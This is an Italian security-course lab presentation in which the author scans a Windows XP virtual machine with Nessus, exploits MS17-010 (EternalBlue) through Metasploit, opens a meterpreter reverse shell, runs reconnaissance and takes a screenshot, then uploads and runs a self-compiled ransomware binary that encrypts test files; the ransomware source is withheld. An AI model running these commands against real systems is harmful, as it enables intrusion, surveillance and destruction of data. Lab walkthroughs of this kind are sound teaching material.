
Nessus

Nella sezione **Targets** naturalmente, andremo a impostare l'indirizzo ip di Windows xp 192.168.200.200 .



Nessus

Terminata la scansione, Nessus andrà a generare un report sulle vulnerabilità individuate, che verranno classificate in base alla gravità.



Nessus

La vulnerabilità MS17-010, nota anche come "EternalBlue" è una vulnerabilità di tipo "remote code execution" (RCE) nel protocollo Server Message Block (SMB) di Microsoft Windows. Questo tipo di vulnerabilità permette a un attaccante di eseguire codice arbitrario sul sistema bersaglio da remoto, senza necessità di autenticazione.

Metasploit

Con il comando **msfconsole** andiamo ad avviare il tool **Metasploit.**

Metasploit è un framework open-source per la creazione, il test e l'esecuzione di exploit. È uno degli strumenti più utilizzati dagli esperti di sicurezza informatica per testare la sicurezza delle reti e delle applicazioni, simulare attacchi informatici e identificare vulnerabilità.
È importante utilizzarlo solo su sistemi di cui si possiede l'autorizzazione per fare dei test. L'uso non autorizzato di Metasploit è illegale e può avere gravi conseguenze legali.

Metasploit

```
msf6 > search MS17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```


Con il comando **search** seguito dal nome della vulnerabilità, andiamo a cercare gli exploit presenti all'interno di metasploit per poi scegliere quello che più fa al caso nostro.

Utilizzando **use**, seguito dal path dell'exploit o dal numero corrispondente, andiamo a scegliere il nostro attacco.

Metasploit

Dopo aver scelto il nostro attacco, andiamo a visualizzare la configurazione con il comando **show options**, da qui notiamo che ci richiede un **RHOSTS** per l'indirizzo ip della macchina target e che la **LPORT** ovvero la porta dove siamo in ascolto non è la porta corretta.


Proseguiamo con il settaggio grazie al comando **set RHOST** seguito dall'indirizzo ip 192.168.200.200 appartenente alla macchina metasploitable e **set LPORT** seguito dalla porta 7777 come mostrato in figura.



```
msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set rhost
rhost =>
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.200.200
rhost => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

Meterpreter

Meterpreter è uno strumento che viene utilizzato all'interno di **Metasploit** per ottenere il controllo su un computer a cui si è riusciti ad accedere ci permette di eseguire comandi sul computer, caricare e scaricare file e controllare i programmi in esecuzione.
Una delle caratteristiche più potenti di **Meterpreter** è che funziona solo nella memoria del computer, quindi non lascia tracce sul disco rigido, rendendolo molto difficile da rilevare.



Con il comando **exploit** lanciamo il nostro attacco e come possiamo notare, è andato a buon fine e ci troviamo all’interno di una sessione di meterpreter.

Meterpreter

Utilizzando **help** nella sessione di meterpreter, andremo a vedere i comandi che possiamo utilizzare.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Checkvm ci da come informazione la tipologia di macchina, in questo caso notiamo che è una macchina virtuale.
Ifconfig ci mostra le impostazioni di rete.
Webcam list come possiamo notare, mostra la presenza o meno di webcam.

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacche
Hardware MAC : 08:00:27:9d:57:55
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > webcam_list
[-] No webcams were found
```

Meterpreter

```
meterpreter > screenshot
Screenshot saved to: /home/kali/jlaTRkam.jpeg
```

Utilizzando il comando **screenshot** direttamente da meterpreter abbiamo acquisito una foto del Desktop di Windows Xp.

DISCLAIMER

Quest’ultima parte della presentazione ha uno scopo **puramente didattico**. L'obiettivo è fornire una comprensione pratica delle tecniche di sicurezza informatica e delle vulnerabilità esistenti.

- Tutti i test e le dimostrazioni di ransomware illustrati in questa parte di presentazione sono stati eseguiti esclusivamente in un ambiente controllato utilizzando macchine virtuali.
- Le macchine virtuali sono state configurate appositamente per garantire l'isolamento completo e prevenire qualsiasi impatto su sistemi o reti reali.
- Non verrà mostrato il codice del ransomware per evitare un uso improprio delle informazioni.
- L'uso delle informazioni e delle tecniche illustrate deve essere limitato a contesti di test autorizzati e a scopi legali.
- Gli autori non sono responsabili per qualsiasi uso improprio delle informazioni fornite. Promuoviamo una pratica etica e responsabile della sicurezza informatica.

Meterpreter

Ransomware test

```
┌──(kali㉿kali)-[~/Desktop]
└─$ i686-w64-mingw32-gcc -o encrypt.exe encrypt.c
```

Dopo aver creato il nostro codice con il linguaggio di programmazione C, andiamo ad installare **MinGW-w64**, ovvero un compilatore che ci permetterà di eseguire il nostro programma su una macchina Windows ed effettuiamo la compilazione del file con il comando mostrato in figura, che creerà un file .exe da trasferire sulla macchina vittima.

```
meterpreter > upload /home/kali/Desktop/encrypt.exe
[*] Uploading  : /home/kali/Desktop/encrypt.exe → encrypt.exe
[*] Uploaded 238.69 KiB of 238.69 KiB (100.0%): /home/kali/Desktop/encrypt.exe → encrypt.exe
[*] Completed  : /home/kali/Desktop/encrypt.exe → encrypt.exe
```


Con la sessione di meterpreter, precedentemente avviata, andiamo a caricare il file su Windows con il comando **upload,** in una cartella a nostro piacimento.


```
meterpreter > shell
Process 1072 created.
Channel 15 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user\Desktop\test_directory>encrypt.exe "C:\Documents and Settings\Epicode_user\D
esktop\test_directory"
encrypt.exe "C:\Documents and Settings\Epicode_user\Desktop\test_directory"
fopen: Permission denied
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/Inverno.jpg
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/Nuovo Documento di testo (2).txt
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/Nuovo Documento di testo.txt
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/Nuovo Documento RTF.rtf
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/Nuovo Documento WordPad (2).doc
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/Nuovo Documento WordPad.doc
Encrypted file: C:\Documents and Settings\Epicode_user\Desktop\test_directory/prova.txt
```


Come possiamo notare, dopo aver creato una **shell** che ci permetterà di eseguire i comandi sulla macchina Windows, ci posizioniamo nella cartella in cui abbiamo caricato il file e andiamo ad eseguire il nostro ransomware seguito dal path della cartella che vogliamo criptare.

Meterpreter

Terminata l’esecuzione del nostro ransomware, andiamo a cercare un riscontro nella macchina Windows. Possiamo notare che il nostro attacco ha avuto successo e che siamo riusciti a criptare i file all’interno della macchina.







Thank You